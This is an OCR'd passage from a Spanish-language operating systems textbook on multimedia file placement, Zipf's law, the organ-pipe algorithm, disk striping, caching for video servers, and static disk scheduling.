


Figura 7-21. Colocación óptima de los cuadros para el video casi bajo demanda.

hasta regresar al flujo 0, que necesitará el cuadro 207,000. Al colocar estos cuadros en forma consecutiva en una pista del disco, el servidor de video puede satisfacer a los 24 flujos en orden inverso con sólo una búsqueda (para el cuadro 0). Desde luego que los cuadros se pueden invertir en el disco, si hay alguna razón por dar servicio a los flujos en orden ascendente. Una vez que se ha dado servicio al último flujo, el brazo del disco se puede mover a la pista 2 para prepararse a dar servicio a todos los flujos de nuevo. Este esquema no requiere que todo el archivo sea contiguo, pero de todas formas logra un buen rendimiento para varios flujos a la vez.

Una estrategia de búfer simple es el uso de doble búfer. Aunque se reproduce el contenido de un búfer en 24 flujos, se está cargando otro búfer por adelantado. Cuando termina el actual, los dos búferes se intercambian y el que se utilizaba para reproducir ahora se carga en una sola operación de disco.

Una pregunta interesante es qué tan grande debe ser el búfer. Sin duda, tiene que contener 24 cuadros. Sin embargo, como los cuadros son de tamaño variable, elegir el tamaño correcto del búfer no es una operación trivial. Es exagerado hacer que el búfer sea lo bastante grande como para contener 24 cuadros I, pero hacer que tenga el tamaño suficiente para 24 cuadros promedio es vivir peligrosamente.

Por fortuna, para cualquier película se conoce de antemano el cuadro más grande (en el sentido de la figura 7-21), así que se puede elegir un búfer que tenga exactamente ese tamaño. Sin embargo, podría ocurrir que en la pista más grande haya, por ejemplo, 16 cuadros I, mientras que la siguiente pista más grande tenga sólo nueve cuadros I. Podría ser más acertado elegir un búfer lo bastante grande como para el segundo caso más grande. Elegir esta opción significa truncar la pista más grande, con lo cual se niega a ciertos flujos el acceso a un cuadro en la película. Para evitar una falla, se puede volver a mostrar el cuadro anterior. Nadie notará esto.

Si entramos en más detalles con respecto a este método, si la tercera pista más grande sólo tiene cuatro cuadros I, vale la pena utilizar un búfer capaz de contener cuatro cuadros I y 20 cuadros P. Probablemente sea aceptable introducir dos cuadros repetidos para ciertos flujos dos veces en la película. ¿Dónde termina esto? Tal vez con un tamaño de búfer que sea lo bastante grande como

para 99% de los cuadros. Hay una concesión aquí entre la memoria utilizada para los búferes y la calidad de las películas. Observe que entre más flujos simultáneos haya, mejor serán las estadísticas y más uniformes serán los conjuntos de cuadros.

7.7.4 Colocación de varios archivos en un solo disco

Hasta ahora sólo hemos analizado la colocación de una sola película. Desde luego que en un servidor de video habrá muchas películas. Si se esparcen de manera aleatoria por todo el disco, se desperdiciará tiempo al mover la cabeza del disco de película en película, cuando distintos clientes estén viendo varias películas al mismo tiempo.

Esta situación se puede mejorar al observar que ciertas películas son más populares que otras y al tener en cuenta la popularidad al colocar las películas en el disco. Aunque se puede decir poco sobre la popularidad de las películas específicas en general (aparte del hecho de que tener estrellas con renombre parece ayudar), se puede decir algo sobre la popularidad relativa de las películas en general.

Para muchos tipos de concursos de popularidad, como las películas que se rentan, los libros que se sacan de una biblioteca, las páginas Web a las que se hace referencia, e incluso las palabras en inglés que se utilizan en una novela, o la población de las ciudades más grandes, una aproximación razonable de la popularidad relativa va después de un patrón sorprendentemente predecible. Este patrón fue descubierto por un profesor de lingüística en Harvard, George Zipf (1902 a 1950), y se conoce ahora como **ley de Zipf**. Lo que establece es que si las películas, libros, páginas Web o palabras se clasifican con base en su popularidad, la probabilidad de que el siguiente cliente seleccione el elemento clasificado como k-ésimo en la lista es de C/k, en donde C es una constante de normalización.

Así, la fracción de ocurrencias para las primeras tres películas son $C/1$, $C/2$ y $C/3$, respectivamente, donde C se calcula de tal forma que la suma de todos los términos sea 1. En otras palabras, si hay N películas, entonces

$$C/1 + C/2 + C/3 + C/4 + \cdots + C/N = 1$$

De esta ecuación se puede calcular C. Los valores de C para las poblaciones con 10, 100, 1000 y 10,000 elementos son 0.341, 0.193. 0.134 y 0.102, respectivamente. Por ejemplo, para 1000 películas las probabilidades de las primeras cinco películas son 0.134, 0.067, 0.045, 0.034 y 0.027, respectivamente.

La ley de Zipf se ilustra en la figura 7-22. Sólo por diversión, la hemos aplicado a las poblaciones de las 20 ciudades más grandes en los EE.UU. La ley de Zipf predice que la segunda ciudad más grande debe tener una población equivalente a la mitad de la ciudad más grande, y la tercera ciudad más grande debe tener una población equivalente a un tercio de la ciudad más grande, etcétera. Aunque difícilmente es perfecto, está muy cerca de serlo.

Para las películas en un servidor de video, la ley de Zipf establece que la película más popular se selecciona dos veces con más frecuencia que la segunda película más popular, tres veces con más frecuencia que la tercera película más popular, y así en lo sucesivo. A pesar del hecho de que la distribución disminuye con mucha rapidez al principio, tiene una larga cola. Por ejemplo, la película




Figura 7-22. La curva proporciona la ley de Zipf para $N = 20$. Los cuadros representan las poblaciones de las 20 ciudades más grandes en los EE.UU., por orden de clasificación (Nueva York es 1, Los Angeles es 2, Chicago es 3, etcétera).

50 tiene una popularidad de $C/50$ y la película 51 tiene una popularidad de $C/51$, por lo que la película 51 sólo es 50/51 veces más popular que la película 50, una diferencia de sólo 2%. A medida que avanzamos por la cola, el porcentaje de diferencia entre películas consecutivas se vuelve cada vez menor. Una conclusión es que el servidor necesita muchas películas, ya que hay una demanda considerable para las películas que no están dentro de las primeras 10.

Al conocer las popularidades relativas de las distintas películas, es posible modelar el rendimiento de un servidor de video y utilizar esa información para colocar archivos. Los estudios han mostrado que la mejor estrategia es, de manera sorprendente, simple e independiente de la distribución. Se conoce como el **algoritmo de órgano de tubos** (Grossman y Silverman, 1973); y Wong, 1983). Consiste en colocar la película más popular en medio del disco, y colocar la segunda y tercera películas más populares en cualquiera de sus lados. Después de estas películas vienen la cuarta y la quinta, y así en lo sucesivo, como se muestra en la figura 7-23. Esta colocación funciona mejor si cada película es un archivo contiguo del tipo que se muestra en la figura 7-19, pero también se puede utilizar hasta cierto grado, si cada película está restringida a un rango estrecho de cilindros. El nombre del algoritmo proviene del hecho de que un histograma de las probabilidades tiene la apariencia de un órgano ligeramente oblicuo.

Lo que hace este algoritmo es tratar de mantener la cabeza del disco en medio del disco. Con 1000 películas y una distribución de la ley de Zipf, las primeras cinco películas representan una probabilidad total de 0.307, lo cual significa que la cabeza del disco permanecerá en los cilindros asignados a las primeras cinco películas cerca de 30% del tiempo, una cantidad sorprendentemente grande si hay 1000 películas disponibles.




Figura 7-23. La distribución tipo "órgano de tubos" de los archivos en un servidor de video.

7.7.5 Colocación de archivos en varios discos

Para obtener un rendimiento más alto, los servidores de video tienen con frecuencia muchos discos que se pueden operar en paralelo. Algunas veces se utilizan RAIDs pero no con frecuencia, pues lo que ofrecen los RAIDs es una mayor confiabilidad a cambio del rendimiento. Por lo general, los servidores de video desean un alto rendimiento y no se preocupan tanto por corregir los errores transitorios. Además, los dispositivos controladores RAID se pueden convertir en un cuello de botella si tienen demasiados discos que manejar a la vez.

Una configuración más común es simplemente un gran número de discos, lo que algunas veces se conoce como **granja de discos**. Los discos no giran de una manera sincronizada y no contienen bits de paridad, como ocurre con los RAIDs. Una posible configuración es colocar la película *A* en el disco 1, la película *B* en el disco 2, y así en lo sucesivo, como se muestra en la figura 7-24(a). En la práctica, con los discos modernos se pueden colocar varias películas en cada disco.

Esta organización es simple de implementar y tiene características de fallas directas: si un disco falla, todas las películas que contenga no estarán disponibles. Tenga en cuenta que una empresa que pierde un disco lleno de películas no tiene tantos problemas como una empresa que pierde un disco lleno de datos, ya que las películas se pueden recargar fácilmente en un disco de repuesto desde un DVD. Una desventaja de este método es que la carga tal vez no esté bien balanceada. Si algunos discos contienen películas con mucha demanda, y otros discos contienen películas menos populares, el sistema no se utilizará a su máxima capacidad. Sin duda, una vez que se conocen las frecuencias de uso de las películas, puede ser posible mover algunas de ellas para balancear la carga en forma manual.

Una segunda organización posible es dividir en bandas cada película sobre varios discos, que en el ejemplo de la figura 7-24(b) son cuatro. Vamos a suponer por un momento que todos los cuadros son del mismo tamaño (es decir, no tienen compresión). Un número fijo de bytes de la película *A* se escribe en el disco 1, después se escribe el mismo número de bytes en el disco 2, y así en lo sucesivo hasta llegar al último disco (en este caso, con la unidad *A*3). Después la división en bandas continúa otra vez en el primer disco con *A*4, y así en lo sucesivo hasta que se haya escrito todo el archivo. En ese punto se dividen las películas *B*, *C* y *D* en bandas, utilizando el mismo patrón.




Figura 7-24. Cuatro maneras de organizar los archivos multimedia sobre varios discos. (a) Sin bandas. (b) Mismo patrón de bandas para todos los archivos. (c) Bandas escalonadas. (d) Bandas aleatorias.

Una posible desventaja de este patrón de bandas es que, como todas las películas empiezan en el primer disco, la carga entre los discos tal vez no esté balanceada. Una manera de esparcir mejor la carga es escalonar los discos iniciales, como se muestra en la figura 7-24(c). Otra forma más de tratar de balancear la carga es utilizar un patrón de bandas aleatorias para cada archivo, como se muestra en la figura 7-24(d).

Hasta ahora hemos supuesto que todos los cuadros son del mismo tamaño. Con las películas MPEG-2, esta suposición es falsa: los cuadros I son mucho más grandes que los cuadros P. Hay dos formas de lidiar con esta complicación: dividir en bandas por cuadro o por bloque. Al dividir en bandas por cuadro, el primer cuadro de la película *A* va al disco 1 como una unidad contigua, sin importar su tamaño. El siguiente cuadro va al disco 2, y así en lo sucesivo. La película *B* se divide en bandas de una manera similar, ya sea empezando en el mismo disco, en el siguiente (si se utilizan bandas escalonadas) o en un disco aleatorio. Como los cuadros se leen uno a la vez, esta forma de división en bandas no agiliza la lectura de ninguna película. Sin embargo, esparce la carga sobre los discos de una manera mucho más conveniente que en la figura 7-24(a), que se puede comportar mal si muchas personas deciden observar la película *A* esta noche y nadie desea ver la película *C*. En general, al esparcir la carga sobre todos los discos se utiliza mejor el ancho de banda de disco total, y por ende se incrementa el número de clientes a los que se puede dar servicio.

La otra forma de dividir en bandas es por bloque. Para cada película se escriben unidades de tamaño fijo en cada uno de los discos en sucesión (o al azar). Cada bloque contiene uno o más

cuadros o fragmentos de éstos. Ahora el sistema puede emitir peticiones para varios bloques a la vez, de la misma película. Cada petición es para leer datos y colocarlos en un búfer distinto de memoria, pero de tal forma que cuando se completen todas las peticiones haya un trozo contiguo de la película (que contenga muchos cuadros) ensamblado en la memoria en forma contigua. Estas peticiones pueden proceder en paralelo. Cuando se haya cumplido la última petición, el proceso que hizo la solicitud recibe una señal de que el trabajo se ha completado. Entonces puede empezar a transmitir los datos al usuario. Varios cuadros después, cuando el búfer se encuentre en los últimos cuadros, se emiten más peticiones para cargar otro búfer en forma anticipada. Este método utiliza grandes cantidades de memoria para el búfer, de manera que los discos se mantengan ocupados. En un sistema con 1000 usuarios activos y búferes de 1 MB (por ejemplo, utilizando bloques de 256 KB en cada uno de cuatro discos), se necesita 1 GB de RAM para los búferes. Dicha cantidad es relativamente poca en un servidor con 1000 usuarios, por lo cual no debe ser un problema.

Una cuestión final en relación con la división en bandas es cuántos discos es necesario utilizar. En un extremo, cada película se divide en bandas sobre todos los discos. Por ejemplo, con películas de 2 GB y discos de 1000, se podría escribir un bloque de 2 MB en cada disco, de manera que ninguna película utilice el disco dos veces. En el otro extremo, los discos se particionan en pequeños grupos (como en la figura 7.24) y cada película se restringe a una sola partición. El primer método, conocido como **división en bandas amplias**, realiza un buen trabajo de balancear la carga sobre los discos. Su principal problema es que, si cada película utiliza todos los discos y un disco falla, no se puede mostrar ninguna película. El segundo método, conocido como **división en bandas estrechas**, puede sufrir de puntos activos (particiones populares), pero la pérdida de un disco sólo arruina a las películas en su partición. La división en bandas de cuadros de tamaño variable se analiza con detalle en sentido matemático en Shenoy y Vin, 1999.

7.8 USO DE CACHÉ

La caché de archivos LRU tradicional no funciona bien con los archivos multimedia, debido a que los patrones de acceso para las películas son distintos a los patrones de acceso de los archivos de texto. La idea detrás de las cachés tradicionales de búfer LRU es que, después de utilizar un bloque, se debe mantener en la caché en caso de que se vuelva a necesitar casi de inmediato. Por ejemplo, al editar un archivo, el conjunto de bloques en donde se escribe el archivo tienden a utilizarse una y otra vez, hasta que termine la sesión de edición. En otras palabras, cuando hay una probabilidad relativamente alta de que se reutilizará un bloque dentro de un intervalo corto, vale la pena mantenerlo a la mano para eliminar un futuro acceso al disco.

Con multimedia, el patrón de acceso ordinario es que una película se vea de principio a fin en forma secuencial. Es improbable que un bloque se utilice por segunda vez, a menos que el usuario rebobine la película para ver cierta escena de nuevo. En consecuencia, las técnicas de caché normales no funcionan. Sin embargo, el uso de caché puede ayudar de todas formas, pero sólo si se utiliza de manera distinta. En las siguientes secciones analizaremos el uso de caché para multimedia.

7.8.1 Caché de bloque

Aunque no tiene sentido mantener un bloque a la mano, con la esperanza de que se pueda volver a utilizar rápidamente, la predictibilidad de los sistemas multimedia se puede explotar para que el uso de la caché vuelva a tener utilidad. Suponga que dos usuarios están viendo la misma película, y uno de ellos empezó 2 segundos después que el otro. Una vez que el primer usuario ha obtenido y ha visto cualquier bloque dado, es muy probable que el segundo usuario vaya a necesitar el mismo bloque 2 segundos después. El sistema puede llevar la cuenta fácilmente de cuáles películas tienen sólo un espectador y cuáles tienen dos o más espectadores espaciados con un intervalo muy corto.

Así, cada vez que se lee un bloque de una película que se necesitará de nuevo en poco tiempo, puede tener sentido colocarlo en caché, dependiendo de cuánto tiempo tenga que estar en la caché y qué tanta memoria haya disponible. En vez de mantener todos los bloques de disco en la caché y descartar el bloque de uso menos reciente cuando ésta se llena, se podría utilizar una estrategia diferente. Cada película que tenga un segundo espectador a cierto intervalo ΔT del primer espectador se puede marcar como que puede colocarse en caché, y todos sus bloques se pueden colocar en caché hasta que el segundo espectador (y posiblemente un tercero) los haya utilizado. Para otras películas no se utiliza caché de ningún tipo.

Esta idea puede llevarse todavía más lejos. En ciertos casos puede ser factible combinar dos flujos. Suponga que dos usuarios están viendo la misma película, pero con un retraso de 10 segundos entre ellos. Es posible contener los bloques en la caché por 10 segundos, pero se desperdicia memoria. Un método alternativo (pero algo furtivo) es tratar de sincronizar las dos películas. Para lograr esto, hay que cambiar la velocidad de cuadro para ambas películas. Esta idea se ilustra en la figura 7-25.

En la figura 7.25(a), ambas películas se reproducen a la velocidad NTSC de 1800 cuadros/minuto. Como el usuario 2 empezó 10 segundos después, continuará con ese desfasamiento de 10 segundos durante toda la película. Sin embargo, en la figura 7-25(b) se reduce la velocidad del flujo del usuario 1 cuando aparece el usuario 2. En vez de reproducir 1800 cuadros/minuto, durante los siguientes 3 minutos reproduce 1750 cuadros/minuto. Después de 3 minutos, se encuentra en el cuadro 5550. Además, el flujo del usuario 2 se reproduce a 1850 cuadros/minuto durante los primeros 3 minutos, con lo cual también se coloca en el cuadro 5550. De ese punto en adelante, ambos flujos se reproducen a la velocidad normal.

Durante el periodo de recuperación, el flujo del usuario 1 se reproduce 2.8% más lento y el flujo del usuario 2, 2.8% más rápido. Es poco probable que los usuarios detecten esto. Sin embargo, si es algo preocupante, el periodo de recuperación se puede distribuir en un intervalo mayor a 3 minutos.

Una manera alternativa de reducir la velocidad del flujo de un usuario para combinarlo con otro flujo es dar a los usuarios la opción de tener comerciales en sus películas, y ofrecerlas a un menor costo que las películas sin comerciales. El usuario también puede elegir las categorías de productos, por lo que los comerciales serán menos intrusivos y tendrán más probabilidades de ser vistos. Al manipular el número, la longitud y la sincronización de los comerciales, el flujo se puede retener el tiempo suficiente como para sincronizarse con el flujo deseado (Krishnan, 1999).




Figura 7-25. (a) Dos usuarios viendo la misma película, desfasados por 10 segundos. (b) Combinación de los dos flujos en uno.

7.8.2 Caché de archivo

La caché también puede ser útil en los sistemas multimedia de una manera distinta. Debido al gran tamaño de la mayoría de las películas (3 a 6 GB), es común que los servidores de video no puedan almacenar todas sus películas en disco, por lo que las mantienen en DVD o en cinta. Cuando se necesita una película, siempre se puede copiar al disco, pero hay un tiempo de inicio considerable para localizar la película y copiarla al disco. En consecuencia, la mayoría de los servidores de video mantienen una caché de disco de las películas más populares, las cuales se guardan completamente en el disco.

Otra manera de utilizar la caché es mantener los primeros minutos de cada película en el disco. De esa forma, cuando se solicite una película, su reproducción podrá empezar de inmediato desde el archivo en el disco. Mientras tanto, la película se copiará del DVD o la cinta al disco. Al almacenar la cantidad suficiente de la película en el disco en todo momento, es posible tener una probabilidad muy alta de que la siguiente pieza de la película se haya obtenido antes de necesitarla. Si todo sale bien, toda la película completa estará en el disco mucho antes de necesitarla. Des-

pués pasará a la caché y permanecerá en el disco, en caso de que haya más peticiones posteriormente. Si pasa demasiado tiempo sin que haya otra petición, la película se eliminará de la caché para hacer espacio para una película más popular.

7.9 PROGRAMACIÓN DE DISCOS PARA MULTIMEDIA

El uso multimedia impone distintas demandas sobre los discos que las aplicaciones tradicionales orientadas a texto, como los compiladores o los procesadores de palabras. En especial, el uso de multimedia demanda una velocidad de datos en extremo alta y una entrega en tiempo real de los datos. Nada de esto es irrelevante. Además, en el caso de un servidor de video, hay una presión económica en cuanto a que un solo servidor maneje cientos de clientes al mismo tiempo. Estos requerimientos impactan a todo el sistema. En la sección anterior analizamos el sistema de archivos; a continuación veremos la programación de discos para multimedia.

7.9.1 Programación de discos estática

Aunque multimedia impone enormes demandas tiempo real y velocidad de los datos en todas las partes del sistema, también tiene una propiedad que hace de su manejo un proceso más sencillo que el de un sistema tradicional: la predictibilidad. En un sistema operativo tradicional, se realizan peticiones de bloques de disco de una manera muy impredecible. Lo mejor que puede hacer el subsistema de disco es realizar una lectura adelantada de un bloque para cada archivo abierto. Aparte de eso, todo lo que puede hacer es esperar a que lleguen las peticiones y procesarlas bajo demanda. Multimedia es distinta. Cada flujo activo impone una carga bien definida en el sistema, que es muy predecible. Para la reproducción NTSC, cada 33.3 mseg, cada cliente desea el siguiente cuadro en su archivo y el sistema tiene 33.3 mseg para proporcionar todos los cuadros (el sistema necesita colocar en el búfer por lo menos un cuadro por cada flujo, para que la obtención del cuadro $k + 1$ pueda proceder en paralelo con la reproducción del cuadro k).

Esta carga predecible se puede utilizar para programar el disco mediante el uso de algoritmos optimizados para la operación con multimedia. A continuación consideraremos sólo un disco, pero la idea se puede aplicar a varios discos también. Para este ejemplo vamos a suponer que hay 10 usuarios, cada uno viendo una película distinta. Además, supondremos que todas las películas tienen la misma resolución, velocidad de cuadro y otras propiedades.

Dependiendo del resto del sistema, la computadora puede tener 10 procesos, uno por cada flujo de video, o un proceso con 10 hilos, o incluso un proceso con un hilo que maneje los 10 flujos por turno rotatorio. Los detalles no son importantes. Lo que importa es que el tiempo se divide en **rondas**, en donde una ronda es el tiempo del cuadro (33.3 mseg para NTSC, 40 mseg para PAL). Al inicio de cada ronda, se genera una petición de disco para cada usuario, como se muestra en la figura 7-26.

Después de que llegan todas las peticiones al inicio de la ronda, el disco sabe lo que tiene que hacer durante esa ronda. También sabe que no llegarán más peticiones sino hasta que se hayan procesado las existentes y haya empezado la siguiente ronda. En consecuencia, puede ordenar las peticiones de la manera óptima, probablemente por orden de cilindro (aunque tal vez sea por orden de




Figura 7-26. En una ronda, cada película pide un cuadro.

sector en algunos casos) y después procesarlas en el orden óptimo. En la figura 7-26, las peticiones se muestran ordenadas por cilindro.

En primera instancia, podríamos pensar que no tiene caso optimizar el disco de esta forma, ya que mientras el disco cumpla con el tiempo de respuesta, no importa si lo cumple con 1 mseg o 10 mseg de sobra. No obstante, esta conclusión es falsa. Al optimizar las búsquedas de esta forma, el tiempo promedio para procesar cada petición se reduce, lo cual significa que el disco puede manejar más flujos por ronda en promedio. En otras palabras, al optimizar las peticiones de disco de esta forma se incrementa el número de películas que el servidor puede transmitir al mismo tiempo. El tiempo de sobra al final de la ronda también se puede utilizar para dar servicio a las peticiones que puedan existir y no sean de tiempo real.

Si un servidor tiene demasiados flujos, de vez en cuando no cumplirá con un tiempo de respuesta, cuando se le pida que obtenga cuadros de partes distantes del disco. Pero mientras los tiempos de respuesta que no cumpla ocurran con muy poca frecuencia, pueden tolerarse a cambio de manejar más flujos a la vez. Lo que importa aquí es el número de flujos que se van a obtener. Tener dos o más clientes por flujo no afecta al rendimiento del disco ni a la programación.

Para que el flujo de datos hacia los clientes tenga un movimiento uniforme, se necesita el uso de doble búfer en el servidor. Durante la ronda 1 se utiliza un conjunto de búferes, un búfer por flujo. Cuando termina la ronda, se desbloquea(n) el (los) proceso(s) de salida y se le(s) indica que transmita(n) el cuadro 1. Al mismo tiempo llegan nuevas peticiones para el cuadro 2 de cada película (podría haber un hilo de disco y un hilo de salida para cada película). Estas peticiones se deben cumplir mediante el uso de un segundo conjunto de búferes, ya que los primeros están todavía ocupados. Cuando empieza la ronda 3, el primer conjunto de búferes está libre y se puede reutilizar para obtener el cuadro 3.

Hemos asumido que sólo hay una ronda por cuadro. Esta limitación no es estrictamente necesaria. Podría haber dos rondas por cuadro para reducir la cantidad de espacio de búfer requerido, a cambio de tener el doble de operaciones de disco. De manera similar, se podrían obtener dos cua-

